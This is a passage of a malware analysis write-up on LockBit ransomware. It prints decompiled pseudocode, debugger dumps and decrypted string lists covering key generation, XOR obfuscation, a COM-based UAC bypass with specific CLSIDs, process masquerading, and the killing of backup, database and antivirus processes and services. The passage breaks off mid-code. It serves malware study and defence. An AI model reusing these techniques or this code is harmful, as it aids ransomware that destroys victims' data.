
Firstly, The malware will generate an RSA session key pair then, it will encrypt the private key using a hard-coded public key then, it stores the encrypted key in the

`SOFTWARE\LockBit\full` registry key and the public key will be stored in `SOFTWARE\LockBit\Public`

```

uVar10 = 0;
SOFTWARE\LockBit = 0x242d3162;
uStack102 = 0x30233536;
uStack98 = 0xd2e3e27;
uStack94 = 0xb200901;
local_5a = 0x16;
do {
    pbVar2 = &SOFTWARE\LockBit + uVar10 + 1;
    *pbVar2 = *pbVar2 ^ 0x62;
    uVar10 = uVar10 + 1;
} while (uVar10 < 0x10);
/* SOFTWARE\LockBit */
local_5a = local_5a & 0xff;
LVar11 = RegCreateKeyExA(0x80000001, &SOFTWARE\LockBit + 1, 0, 0x0, 0, 0xf003f, 0x0,
    &ptr_reg_key_handle, &lpdwDisposition);

```



### Creating The SOFTWARE\LockBit Reg. Key

The malware will randomly generate a new AES key for each file. Once it's being used for encrypting the file, the AES key will be encrypted using the RSA public session key and appended to the end of the encrypted file. The debugging messages that we mentioned earlier have made it easy to detect the function that will generate the session keys as the de-obfuscated string says "Generating session keys"!

```

        /* generating session keys */
local_38 = local_38 & 0xffffffff;
print_debugging_messages(&generating_session_keys + 1);
iVar13 = generate_session_key(&session_key);
if (iVar13 == 0) {
    return 0;
}
size_same_as_allocated_mem = 0x483;
iVar13 = session_key_decryption(session_key,&size_same_as_allocated_mem);
if (iVar13 == 0) {
    return 0;
}
goto LAB_0040890d;
}

```

## Session Keys Generation

The following snippets show the keys storing and querying.

```

local_12 = 0x22;
local_34 = 3;
local_2c = 0x500;
local_11 = 'f';
local_d = 0;
local_f = 0x6c;
local_e = 0x6c;

        /* SOFTWARE\LockBit\full */
local_10 = 0x75;
LVar11 = RegQueryValueExA(ptr_reg_key_handle,&local_11,0x0,&local_34,&encrypted_session_keys,
        &local_2c);

local_2c = 0x103;
local_20 = 0x34;
local_19 = 0;
local_1f = 'P';
local_1b = 0x69;

        /* SOFTWARE\LockBit\Public */
local_1e = 0x75;
local_1d = 0x62;
local_1c = 0x6c;
local_1a = 99;
LVar12 = RegQueryValueExA(ptr_reg_key_handle,&local_1f,0x0,&local_34,session_key,&local_2c);

```

The screenshot displays a debugger interface with two windows. The top window shows assembly code with a highlighted instruction: `call dword ptr ds:[<&RegQueryValueExA>]`. The bottom window shows a memory dump with the following contents:

Address	Offset	Value	Comment
0018F2F8	00000128		
0018F2FC	0018FB88	"full"	
0018F300	00000000		
1:	[esp]	00000128	
2:	[esp+4]	0018FB7D	"Public"
3:	[esp+8]	00000000	
4:	[esp+C]	0018FB68	
5:	[esp+10]	003D3FA0	"\r\0\r"

## Querying The Keys

For generating the random numbers, LockBit will use `LoadLibraryA` and `GetProcAddress` to dynamically load `bcrypt.dll` for importing the `BCryptGenRandom` API for generating 32 bytes of random numbers, and if it couldn't load the necessary libraries, it'll call `CryptAcquireContextW` and `CryptGenRandom` to get the job done.

```
Bcrypt.dll_handle = LoadLibraryA(&local_14);
if (Bcrypt.dll_handle == 0x0) {
    BVar1 = CryptAcquireContextW(&local_8,0x0,&local_7c,1,0xf0000000);
    if (BVar1 == 0) {
        return 0;
    }
}
else {
    BCryptGenRandom_stack = 0x79724342;
    uStack32 = 0x65477470;
    uStack28 = 0x6e61526e;
    uStack24 = 0x6d6f64;
    BCryptGenRandom = GetProcAddress(Bcrypt.dll_handle,&BCryptGenRandom_stack);
    if (BCryptGenRandom != 0x0) {
        (*BCryptGenRandom)(0,random_num,random_rum_size,2);
        return 1;
    }
    BVar1 = CryptAcquireContextW(&local_8,0x0,&local_7c,1,0xf0000000);
    if (BVar1 == 0) {
        return 0;
    }
}
BVar1 = CryptGenRandom(local_8,random_rum_size,random_num);
if (BVar1 == 0) {
    CryptReleaseContext(local_8,0);
    return 0;
}
return 1;
```

## Generating Random Numbers

### Utilizing IOCP (Completion I/O ports)

---

As we mentioned earlier, LockBit has been technically evolved, one of the technical aspects is using the Windows I/O Completion ports mechanism for providing an efficient threading model for processing multiple asynchronous I/O requests on a multiprocessor system.

```

CompletionPort_00428e64 = CreateIoCompletionPort(0xffffffff,0x0,0,*(iVar3 + 100) * 2);
counter = 0;
Starting_IO_threads... = 0x6133467;
uStack91 = 0x90e1315;
uStack87 = 0x282e4700;
uStack83 = 0x150f1347;
local_4f = 0x14030602;
local_4b = 0x494949;
do {
    pbVar1 = &Starting_IO_threads... + counter + 1;
    *pbVar1 = *pbVar1 ^ 0x67;
    counter = counter + 1;
} while (counter < 0x16);
/* Starting_IO_threads... */
local_4b = local_4b & 0xffffffff;
print_debugging_messages(&Starting_IO_threads... + 1);
counter = 0;
if (*(iVar3 + 100) != 0) {
    do {
        uVar4 = create_thread(decryption_thread_function,0);
        uVar5 = create_thread(decryption_thread_function,0);
        local_8 = 1 << (counter & 0x1f);
        NtSetInformationThread(uVar4,4,&local_8,4);
        NtSetInformationThread(uVar5,4,&local_8,4);
        counter = counter + 1;
    } while (counter < *(local_c + 100));
}
mw_fill_mem_with_constant(&DAT_00429260,0,0x80);
get_host_info();
counter = 0;
local_2f = 0x7d71773e;
uStack43 = 0x50571e6e;
uStack39 = 0x5f574a57;
uStack35 = 0x5b445752;
local_1f = 0x1f5a;
do {
    pbVar1 = &local_2f + counter + 1;
    *pbVar1 = *pbVar1 ^ 0x3e;
    counter = counter + 1;
} while (counter < 0x11);
/* IOCP initialize>>d! */
local_1d = 0;

```

## Creating Completion I/O Ports

The malware has each function of its behavior separated in a subroutine, it creates an I/O completion port by calling `CreateIoCompletionPort` then, it will enter a loop to create a bunch of threads by calling either one of the undocumented and more stealthier following APIs `NtCreateThreadEx` or `RtlCreateUserThread` and it will set the entry point of each thread to one of the subroutines. After that, `NtSetInformationThread` will be called for setting the thread priority for each created thread.

```

if (NtCreateThreadEx == 0x0) {
    counter = 0;
    NtCreateThreadEx_stack = 0x72457f31;
    uStack30 = 0x45505443;
    uStack26 = 0x43596554;
    uStack22 = 0x74555054;
    local_12 = 0x49;
    do {
        pbVar1 = &NtCreateThreadEx_stack + counter + 1;
        *pbVar1 = *pbVar1 ^ 0x31;
        counter = counter + 1;
    } while (counter < 0x10);
    local_12 = local_12 & 0xff;
    local_f = 0x14;
    local_9 = 0;
    ntdll = 'n';
    local_a = 0x6c;
    NtCreateThreadEx_name = &NtCreateThreadEx_stack + 1;
    local_d = 0x74;
    local_c = 100;
    local_b = 0x6c;
    ntdll_handle = GetModuleHandleA(&ntdll);
    NtCreateThreadEx = GetProcAddress(ntdll_handle, NtCreateThreadEx_name);
    if (NtCreateThreadEx == 0x0) {
        iVar2 = RtlCreateUserThread(0xffffffff, 0, 0, 0, 0, 0, start_address, start_parameter, &Thread_handle,
            &client_id);

        goto LAB_0040ccee;
    }
}
iVar2 = (*NtCreateThreadEx)(&Thread_handle, 0x1fffff, 0, 0xffffffff, start_address, start_parameter, 0, 0,
    0x1000, 0x1000, 0);
LAB_0040ccee:
if (iVar2 != 0) {
    return 0xffffffff;
}
NtSetInformationThread(Thread_handle, 0x11, 0, 0);
return Thread_handle;
}

```

Threads Creation

## Privilege Escalation

---

Firstly, LockBit checks its privileges by getting the process token by calling `NtOpenProcessToken` then, it queries that token via `NtQueryInformationToken` after that, it creates a user security identifier (SID) that matches the administrator group by passing `WinBuiltinAdministratorsSid` to `CreateWellKnownSid`. Finally, it calls `CheckTokenMembership` to check whether the current process privileges include the Administrator privileges or not.



```

iVar2 = NtOpenProcessToken(0xffffffff,8,&local_10);
if (iVar2 == 0) {
    cbSid = 0x44;
    BVar3 = CreateWellKnownSid(WinBuiltinAdministratorsSid,0x0,created_sid,&cbSid);
    if ((BVar3 != 0) && (BVar3 = CheckTokenMembership(0x0,created_sid,&local_8), BVar3 != 0)) {
        if (local_8 == 0) {
            iVar2 = NtQueryInformationToken(local_10,0x13,&local_14,4,&cbSid);
            if (iVar2 != 0) {
                uVar1 = *(in_FS_OFFSET + 0x34);
                if (((uVar1 != 0x520) && (uVar1 != 0x522)) && (uVar4 = uVar1, 0 < uVar1)) {
                    uVar4 = uVar1 & 0xffff | 0x80070000;
                }
                goto LAB_0040cf43;
            }
            BVar3 = CheckTokenMembership(local_14,created_sid,&local_8);
            if (BVar3 == 0) goto LAB_0040ce8c;
            if (local_8 == 0) goto LAB_0040cf43;
        }
        *param_1 = 1;
        goto LAB_0040cf43;
    }
}
LAB_0040ce8c:
uVar4 = *(in_FS_OFFSET + 0x34);
if (0 < uVar4) {
    uVar4 = uVar4 & 0xffff | 0x80070000;
}
LAB_0040cf43:
if (local_10 != 0x0) {
    CloseHandle(local_10);
}
if (local_14 != 0x0) {
    CloseHandle(local_14);
}
return uVar4;
}

```

## Checking Privileges

If it doesn't include the Administrator privileges, LockBit will perform a UAC bypassing by calling a windows COM objects that can auto-elevate, and for masquerading, LockBit implements a publicly available function called supMasqueradeProcess which allows the malware to conceal its process information by injecting into a process that runs in a trusted directory, it choose `explorer.exe` to be its target.

```

iVar5 = *(* (in_FS_OFFSET + 0x18) + 0x30);
ALLOCATED_MEM = 0x0;
mem_size_0x1000 = 0x1000;
iVar6 = NtAllocateVirtualMemory(0xffffffff, &ALLOCATED_MEM, 0, &mem_size_0x1000, 0x3000, 4);
if (-1 < iVar6) {
    GetWindowsDirectoryW(windows_directory, 0x104);
    ptr_windows_directory = windows_directory;
    ptr_allocated_mamory = ALLOCATED_MEM;
    do {
        WVar4 = *ptr_windows_directory;
        ptr_windows_directory = ptr_windows_directory + 1;
        *ptr_allocated_mamory = WVar4;
        ptr_allocated_mamory = ptr_allocated_mamory + 1;
        /* this loop copies the windows directory to the allocated region of memory
           C:\Windows */
    } while (WVar4 != L'\0');
    _explorer.exe = 0x63003f;
    local_56 = 0x5a;
    auStack114._2_4_ = 0x47005a;
    local_54 = 0x47;
    local_6c = 0x53004f;
    local_52 = 0x4f;
    local_68 = 0x4d0050;
    local_50 = 0x53;
    local_64 = 0x4d005a;
    local_4e = 0x50;
    local_60 = 0x5a0011;
    local_4c = 0x4d;
    local_5c = 0x5a0047;
    local_4a = 0x5a;
    local_58 = 0x3f;
    local_48 = 0x4d;
    local_46 = 0x11;
    local_44 = 0x5a;
    local_42 = 0x47;
    local_40 = 0x5a;
    local_3e = 0x3f;
    local_3c = 0;
    uVar8 = 0;
    do {
        *(explorer.exe + uVar8 * 2 + 2) = explorer.exe[uVar8 * 2 + 2] ^ 0x3f;
        uVar8 = uVar8 + 1;
    } while (uVar8 < 0x1b);
    local_3c = 0;

```

supMasqueradeProcess Implementation

```

}
RtlAcquirePebLock();
local_3a = 0x330056;
local_1e = 0x56;
local_36 = 0x26002e;
local_1c = 0x13;
local_32 = 0x39003a;
local_1a = 0x3a;
local_2e = 0x330024;
local_18 = 0x33;
local_2a = 0x780024;
local_16 = 0x20;
local_26 = 0x2e0033;
local_14 = 0x37;
local_22 = 0x560033;
local_12 = 0x22;
local_10 = 0x3f;
local_e = 0x39;
local_c = 0x38;
local_a = 0x6c;
local_8 = 0x17;
local_6 = 0;

/* "Elevation:Administrator!new:" */
uVar8 = 0;
do {
    *(&local_3a + uVar8 * 2 + 2) = *(&local_3a + uVar8 * 2 + 2) ^ 0x56;
    uVar8 = uVar8 + 1;
} while (uVar8 < 0x19);
local_6 = 0;
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x38, ALLOCATED_MEM);
RtlInitUnicodeString(*(iVar5 + 0x10) + 0x40, &local_3a + 2);
RtlReleasePebLock();
LdrEnumerateLoadedModules(0, FUN_0041eaf0, 0);
return;

```

For the actual UAC bypassing, LockBit will call `CoGetObject` with the following CLSIDs:

- {3E5FC7F9-9A51-4367-9063-A120244FBEC7}
- {D2E7041B-2927-42fb-8E9F-7CE93B6DC937}

```

*(undefined *)puVar9 = *(undefined *)puVar8;
puVar8 = (undefined4 *)((int)puVar8 + 1);
puVar9 = (undefined4 *)((int)puVar9 + 1);
}

/* Elevation:Administrator!new:{3E5FC7F9-9A51-4367-9063-A120244FBEC7} */
HVar5 = CoGetObject(local_2ac, &local_a4, param_2, &local_8);
*param_4 = local_8;
return HVar5;

```

<sup>1</sup> Calling CoGetObject

Address	Hex	ASCII
0018FE9C	53 00 6F 00 66 00 74 00 77 00 61 00 72 00 65 00	S.o.f.t.w.a.r.e.
0018FEAC	5C 00 4D 00 69 00 63 00 72 00 6F 00 73 00 6F 00	\.M.i.c.r.o.s.o.
0018FEBC	66 00 74 00 5C 00 57 00 69 00 6E 00 64 00 6F 00	f.t.\.w.i.n.d.o.
0018FECC	77 00 73 00 20 00 4E 00 54 00 5C 00 43 00 75 00	w.s.\.N.T.\.C.u.
0018FEDC	72 00 72 00 65 00 6E 00 74 00 56 00 65 00 72 00	r.r.e.n.t.V.e.r.
0018FEEC	73 00 69 00 6F 00 6E 00 5C 00 49 00 43 00 4D 00	s.i.o.n.\.I.C.M.
0018FEFC	5C 00 43 00 61 00 6C 00 69 00 62 00 72 00 61 00	\.C.a.l.i.b.r.a.
0018FF0C	74 00 69 00 6F 00 6E 00 00 00 00 00 00 00 00	t.i.o.n.....
0018FF1C	78 00 44 00 32 00 45 00 37 00 30 00 34 00 31 00	{.D.2.E.7.0.4.1.
0018FF2C	42 00 2D 00 32 00 39 00 32 00 37 00 2D 00 34 00	B.-.2.9.2.7.-.4.
0018FF3C	32 00 66 00 62 00 2D 00 38 00 45 00 39 00 46 00	2.f.b.-.8.E.9.F.
0018FF4C	2D 00 37 00 43 00 45 00 39 00 33 00 42 00 36 00	- .7.C.E.9.3.B.6.
0018FF5C	44 00 43 00 39 00 33 00 37 00 7D 00 00 00 00 00	D.C.9.3.7.}. ....
0018FF6C	80 FF 40 00 20 00 40 00 95 FF 16 00 47 00 64 00	.ÿ@. .@.ÿ.ÿ.G.d.
0018FF7C	92 FF 9F FF AB FF 98 FF 74 00 DD FF 07 00 75 00	.ÿ.ÿ«ÿ.ÿt.ÿÿ.u.
0018FF8C	B7 FF 00 00 00 F0 FD 7E D4 FF 18 00 12 98 EA 7D	.ÿ...ay~öÿ....è}
0018FF9C	00 E0 FD 7E 80 62 F3 7C 00 00 00 00 00 00 00	.ay~.bö .....
0018FFAC	00 E0 FD 7E 00 00 00 00 4F 7C E8 78 00 00 00 00	.ay~.....o ex;...

Time of Day	Process Name	PID	Operation	Path	Result	Details
10:05:26.0670...	svchost.exe	772	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBE...}	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBE...}
10:05:26.14015...	svchost.exe	772	RegQueryValue	HKCR\Wow6432Node\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBE...}	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBE...}
10:05:26.57067...	svchost.exe	652	RegQueryValue	HKCR\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBE...}	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBE...}
10:05:26.57188...	svchost.exe	652	RegQueryValue	HKCR\Wow6432Node\CLSID\{3E5FC7F9-9A51-4367-9063-A120244FBE...}	SUCCESS	Type: REG_SZ, Length: 78, Data: {3E5FC7F9-9A51-4367-9063-A120244FBE...}
10:05:26.71445...	svchost.exe	652	Process Create	C:\Windows\SysWOW64\DllHost.exe	SUCCESS	PID: 1516, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244F...}
10:05:26.71448...	DllHost.exe	1516	Process Start		SUCCESS	Parent PID: 652, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120...}
10:05:44.98636...	svchost.exe	652	Process Create	C:\Windows\SysWOW64\DllHost.exe	SUCCESS	PID: 5060, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120244F...}
10:05:44.98637...	DllHost.exe	5060	Process Start		SUCCESS	Parent PID: 652, Command line: C:\Windows\SysWOW64\DllHost.exe /Processid:{3E5FC7F9-9A51-4367-9063-A120...}

## Querying The CLSIDs and Creating The dllhost.exe processes

## Killing Processes

LockBit calls `CreateToolhelp32Snapshot` for getting a snapshot of the running processes then, it uses `Process32First` and `Process32Next` to enumerate the snapshot. For each process, it'll compare its name against a list of a process, and if it matches, it will pass the process handle that it got by calling `OpenProcess` to `TerminateProcess` to terminate the process. The list of the processes was also encrypted using `XOR`.

```

BOOL __fastcall terminate_a_process(DWORD process_id)
{
    int snapshot_handle;
    int iVar1;
    DWORD current_process_id;
    HANDLE pvVar2;
    BOOL BVar3;
    code *CloseHandle;
    undefined4 local_12c;
    undefined local_128 [20];
    DWORD local_114;

    mw_fill_mem_with_constant(local_128,0,0x124);
    local_12c = 0x128;
    snapshot_handle = CreateToolhelp32Snapshot(2,0);
    CloseHandle = CloseHandle_exref;
    if (snapshot_handle != -1) {
        iVar1 = Process32First(snapshot_handle,&local_12c);
        while (iVar1 != 0) {
            if (((local_114 == process_id) &&
                (current_process_id = GetCurrentProcessId(), local_114 != current_process_id)) &&
                (pvVar2 = OpenProcess(0x1fffff,1,local_114), CloseHandle = CloseHandle_exref, pvVar2 != 0x0
                )) {
                TerminateProcess(pvVar2,1);
                CloseHandle = CloseHandle_exref;
                ::CloseHandle(pvVar2);
            }
            iVar1 = Process32Next(snapshot_handle,&local_12c);
        }
        (*CloseHandle)(snapshot_handle);
    }
    current_process_id = GetCurrentProcessId();
    if ((process_id != current_process_id) &&
        (pvVar2 = OpenProcess(0x1fffff,1,process_id), pvVar2 != 0x0)) {
        BVar3 = TerminateProcess(pvVar2,1);
        ::CloseHandle(pvVar2);
        return BVar3;
    }
    return 0;
}

```

## Process Termination

00416ABB	808424	3F060000	lea eax, dword ptr ss:[esp+63F], eax	
00416AC2	898424	F80D0000	mov dword ptr ss:[esp+DF8], eax	[esp+DF8]: "wxServer"
00416AC9	808424	C2070000	lea eax, dword ptr ss:[esp+7C2], eax	
00416AD0	898424	FC0D0000	mov dword ptr ss:[esp+DFC], eax	[esp+DFC]: "wxServerView"
00416AD7	808424	CF050000	lea eax, dword ptr ss:[esp+5CF], eax	
00416ADE	898424	000E0000	mov dword ptr ss:[esp+E00], eax	[esp+E00]: "sqlservr"
00416AE5	808424	EC070000	lea eax, dword ptr ss:[esp+7EC], eax	
00416AEC	898424	040E0000	mov dword ptr ss:[esp+E04], eax	[esp+E04]: "RGui"
00416AF3	808424	11070000	lea eax, dword ptr ss:[esp+711], eax	
00416AF9	898424	080E0000	mov dword ptr ss:[esp+E08], eax	[esp+E08]: "supervise"
00416B08	808424	0B060000	lea eax, dword ptr ss:[esp+608], eax	
00416B0F	898424	0C0E0000	mov dword ptr ss:[esp+E0C], eax	[esp+E0C]: "Culture"
00416B16	808424	84050000	lea eax, dword ptr ss:[esp+5B4], eax	
00416B1D	898424	100E0000	mov dword ptr ss:[esp+E10], eax	[esp+E10]: "RTVscan"
00416B24	808424	49060000	lea eax, dword ptr ss:[esp+649], eax	
00416B2B	898424	140E0000	mov dword ptr ss:[esp+E14], eax	[esp+E14]: "Defwatch"
00416B32	808424	5D060000	lea eax, dword ptr ss:[esp+65D], eax	
00416B39	898424	180E0000	mov dword ptr ss:[esp+E18], eax	[esp+E18]: "sqlbrowser"
00416B40	808424	8D050000	lea eax, dword ptr ss:[esp+58D], eax	
00416B47	898424	1C0E0000	mov dword ptr ss:[esp+E1C], eax	[esp+E1C]: "winword"
00416B4E	808424	16080000	lea eax, dword ptr ss:[esp+816], eax	
00416B55	898424	200E0000	mov dword ptr ss:[esp+E20], eax	[esp+E20]: "QBW32"
00416B5C	808424	E7050000	lea eax, dword ptr ss:[esp+5E7], eax	
00416B63	898424	240E0000	mov dword ptr ss:[esp+E24], eax	[esp+E24]: "QBDBMgr"
00416B6A	808424	53060000	lea eax, dword ptr ss:[esp+653], eax	
00416B71	898424	280E0000	mov dword ptr ss:[esp+E28], eax	[esp+E28]: "qbupdate"
00416B78	808424	110A0000	lea eax, dword ptr ss:[esp+A11], eax	
00416B7F	898424	2C0E0000	mov dword ptr ss:[esp+E2C], eax	[esp+E2C]: "QBcfMonitorServ"
00416B86	808424	1C070000	lea eax, dword ptr ss:[esp+71C], eax	
00416B8D	898424	300E0000	mov dword ptr ss:[esp+E30], eax	[esp+E30]: "axlbridge"
00416B94	808424	7A070000	lea eax, dword ptr ss:[esp+77A], eax	
00416B9B	898424	340E0000	mov dword ptr ss:[esp+E34], eax	[esp+E34]: "QBIDPService"
00416BA2	808424	E5070000	lea eax, dword ptr ss:[esp+7E5], eax	
00416BA9	898424	380E0000	mov dword ptr ss:[esp+E38], eax	[esp+E38]: "httpd"
00416BA8	808424	2E070000	lea eax, dword ptr ss:[esp+72E], eax	
00416BB7	898424	3C0E0000	mov dword ptr ss:[esp+E3C], eax	[esp+E3C]: "fdlauncher"
00416BBE	888424	30060000	mov eax, dword ptr ss:[esp+630], eax	[esp+630]: "MsDtSrvr"
00416BC5	898424	400E0000	mov dword ptr ss:[esp+E40], eax	

Process Names After Being Decrypted In Memory

And here is a list of the process that will be terminated if exists:

wxServerwxServerViewsqllmangrRaguisuperviseCultureDefwatchwinwordQBW32QBDBMgrqbupdateax  
 CloudAdobe Desktop ServiceCoreSyncAdobe CEF HelpernodeAdobeIPCBrokersync-  
 taskbarsync-  
 workerInputPersonalizationAdobeCollabSyncBrCtrlCntrBrCcUxSysSimplyConnectionManagerSir  
 exp-engine-  
 serviceTeamViewer\_ServiceTeamViewertv\_w32tv\_x64TitanVSsmsnotepadRdrCEForacleocssddbnsnr

## Stopping Services

LockBit has a list of services that will try to stop by calling `OpenSCManagerA` to establish a connection to the service control manager on the local computer

then, it loops over a list of predefined services passing each service to `OpenServiceA` to check the existent of that service, if the service exists, it'll check its status by calling `QueryServiceStatusEx` and it will call `ControlService` with the parameter

`0x00000001:`

`SERVICE_CONTROL_STOP` to stop the service. In order to not cause any crashes to the system, LockBit will stop all the dependent services by calling `EnumDependentServicesA` before stopping the target service. Those services are mostly backup services, anti-virus services, and other services that may lock some files due to having handles to them.



0040FF70	898424 EC0D0000	mov dword ptr ss:[esp+DEC],eax
0040FF77	FF15 3C014200	call dword ptr ds:[<&GetTickCount>]
0040FF7D	6A 2C	push 2C
0040FF7F	FFB4B4 B40C0000	push dword ptr ss:[esp+esi*4+CB4]
0040FF86	894424 14	mov dword ptr ss:[esp+14],eax
0040FF8A	FFB424 38060000	push dword ptr ss:[esp+638]
0040FF91	FF15 6C004200	call dword ptr ds:[<&OpenServiceA>]
0040FF97	8BF8	mov edi,eax
0040FF99	85FF	test edi,edi
0040FF9B	0F84 82020000	je anghami.410223
0040FFA1	8D8424 70080000	lea eax,dword ptr ss:[esp+870]
0040FFA8	50	push eax
0040FFA9	6A 24	push 24
0040FFAB	8D8424 6C0C0000	lea eax,dword ptr ss:[esp+C6C]
0040FFB2	50	push eax
0040FFB3	6A 00	push 0
0040FFB5	57	push edi
0040FFB6	FF15 64004200	call dword ptr ds:[<&QueryServiceStatusEx>]
0040FFBC	85C0	test eax,eax
0040FFBE	75 0E	jne anghami.40FFCE
0040FFC0	57	push edi
0040FFC1	8B3D 48004200	mov edi,dword ptr ds:[<&CloseServiceHandle>]
0040FFC7	FFD7	call edi
0040FFC9	E9 5B020000	jmp anghami.410229
0040FFCE	8B8424 680C0000	mov eax,dword ptr ss:[esp+C68]
0040FFD5	83F8 01	cmp eax,1
0040FFD8	75 67	jne anghami.410041
0040FFDA	0F2805 00464200	movaps xmm0,xmmword ptr ds:[424600]
0040FFE1	33C9	xor ecx,ecx
0040FFE3	0F118424 5C0B0000	movups xmmword ptr ss:[esp+B5C],xmm0
0040FFEB	C78424 6C0B0000 180D0000	mov dword ptr ss:[esp+B6C],COD18
0040FFF6	6666:0F1F8400 00000000	nop word ptr ds:[eax+eax],ax
00410000	8A8424 5C0B0000	mov al,byte ptr ss:[esp+B5C]
00410007	30840C 5D0B0000	xor byte ptr ss:[esp+ecx+B5D],al
0041000E	41	inc ecx
0041000F	83F9 12	cmp ecx,12
00410012	72 EC	jb anghami.410000
00410014	FFB4B4 800C0000	push dword ptr ss:[esp+esi*4+CB0]
0041001B	8D8424 610B0000	lea eax,dword ptr ss:[esp+B61]
00410022	C68424 730B0000 00	mov byte ptr ss:[esp+B73],0
0041002A	50	push eax
0041002B	E8 80A0FFFF	call anghami.40A0B0
00410030	83C4 08	add esp,8
00410033	57	push edi
00410034	8B3D 48004200	mov edi,dword ptr ds:[<&CloseServiceHandle>]

## Stopping Some Services

0018F86C	0018F496	"MSSQL\$KAV_CS_ADMIN_KIT"
0018F870	0018F4C6	"MSSQLServerADHelper100"
0018F874	0018F448	"SQLAgent\$KAV_CS_ADMIN_KIT"
0018F878	0018F75E	"msftesql-Exchange"
0018F87C	0018F4DE	"MSSQL\$MICROSOFT##SSEE"
0018F880	0018F5BA	"MSSQL\$SBSMONITORING"
0018F884	0018F783	"MSSQL\$SHAREPOINT"
0018F888	0018F3B9	"MSSQLFDLauncher\$SBSMONITORING"
0018F88C	0018F413	"MSSQLFDLauncher\$SHAREPOINT"
0018F890	0018F4AE	"SQLAgent\$SBSMONITORING"
0018F894	0018F5CF	"SQLAgent\$SHAREPOINT"
0018F898	0018F2D4	"QBFCService"
0018F89C	0018F34F	"QBVSS"
0018F8A0	0018F225	"YooBackup"
0018F8A4	0018F267	return to 0018F267 from 287D8BE4
0018F8A8	0018F29E	"vss"
0018F8AC	0018F119	"sql"
0018F8B0	0018F2C8	"svc\$"
0018F8B4	0018F2FB	"MSSQL"
0018F8B8	0018F1C1	"MSSQL\$"
0018F8BC	0018F1C9	"memtas"
0018F8C0	0018F1D1	"mepocs"
0018F8C4	0018F1D9	"sophos"
0018F8C8	0018F33A	"veeam"
0018F8CC	0018F1E1	"backup"
0018F8D0	0018F333	"bedbg"
0018F8D4	0018F341	"PDVFSService"
0018F8D8	0018F53A	"BackupExecVSSProvider"
0018F8DC	0018F42F	"BackupExecAgentAccelerator"
0018F8E0	0018F466	"BackupExecAgentBrowser"
0018F8E4	0018F3D8	"BackupExecDiveciMediaService"
0018F8E8	0018F5E4	"BackupExecJobEngine"
0018F8EC	0018F3F6	"BackupExecManagementService"
0018F8F0	0018F578	"BackupExecRPCService"
0018F8F4	0018F139	"MVArmor"
0018F8F8	0018F230	"MVArmor64"
0018F8FC	0018F38A	"stc_raw_agent"
0018F900	0018F21B	"VSNAPVSS"
0018F904	0018F5A7	"VeeamTransportSvc"
0018F908	0018F47E	"VeeamDeploymentService"
0018F90C	0018F2AD	"VeeamNFSSvc"
0018F910	0018F310	"AcronisAgent"
0018F914	0018F2CE	"ARSM"
0018F918	0018F286	"AcrSch2Svc"
0018F91C	0018F26C	"AcrSch2WebSvc"

Services Names After Being Decrypted In Memory

Here is a list of the services that LockBit tries to stop:

```
wrapperDefWatchccEvtMgrccSetMgrSavRoamSqlservrsqlagentsqladhlpCulserverRTVscansqlbrows
usbarbitator64vmware-
converterdbsrv12dbeng8MSSQL$MICROSOFT##WIDMSSQL$VEEAMSQL2012SQLAgent$VEEAMSQL2012SQLBr
ExchangeMSSQL$MICROSOFT##SSEEMSSQL$SBSMONITORINGMSSQL$SHAREPOINTMSSQLFDLauncher$SBSMON
```

## Excluding Files And Directories

To avoid any system crashes and to make sure that the system has functional browsers for connection and negotiation, besides avoiding entering an infinite loop of encrypting the already encrypted files and not to encrypt the ransom-notes, LockBit has a list of files, folders, and extensions exclusions.

```

local_418 = 0x7e002e;
local_414 = 0x730077;
local_410 = 0;
        /* tor browser */
local_3a4 = 0x6f0074;
local_3a0 = 0x200072;
local_39c = 0x720062;
local_398 = 0x77006f;
local_394 = 0x650073;
local_390 = 0x72;
local_30 = 0x6f0062;
local_2c = 0x74006f;
local_28 = 0;
        /* windowsnt */
local_38c = 0x690057;
local_388 = 0x64006e;
local_384 = 0x77006f;
local_380 = 0x200073;
local_37c = 0x74006e;
local_378 = 0;
        /* msbuild */
local_29c = 0x73004d;
local_298 = 0x750062;
local_294 = 0x6c0069;
local_290 = 100;
        /* microsoft */
local_338 = 0x69004d;
local_334 = 0x720063;
local_330 = 0x73006f;
local_32c = 0x66006f;
local_328 = 0x74;
        /* all users */
local_34c = 0x6c0041;
local_348 = 0x20006c;
local_344 = 0x730075;
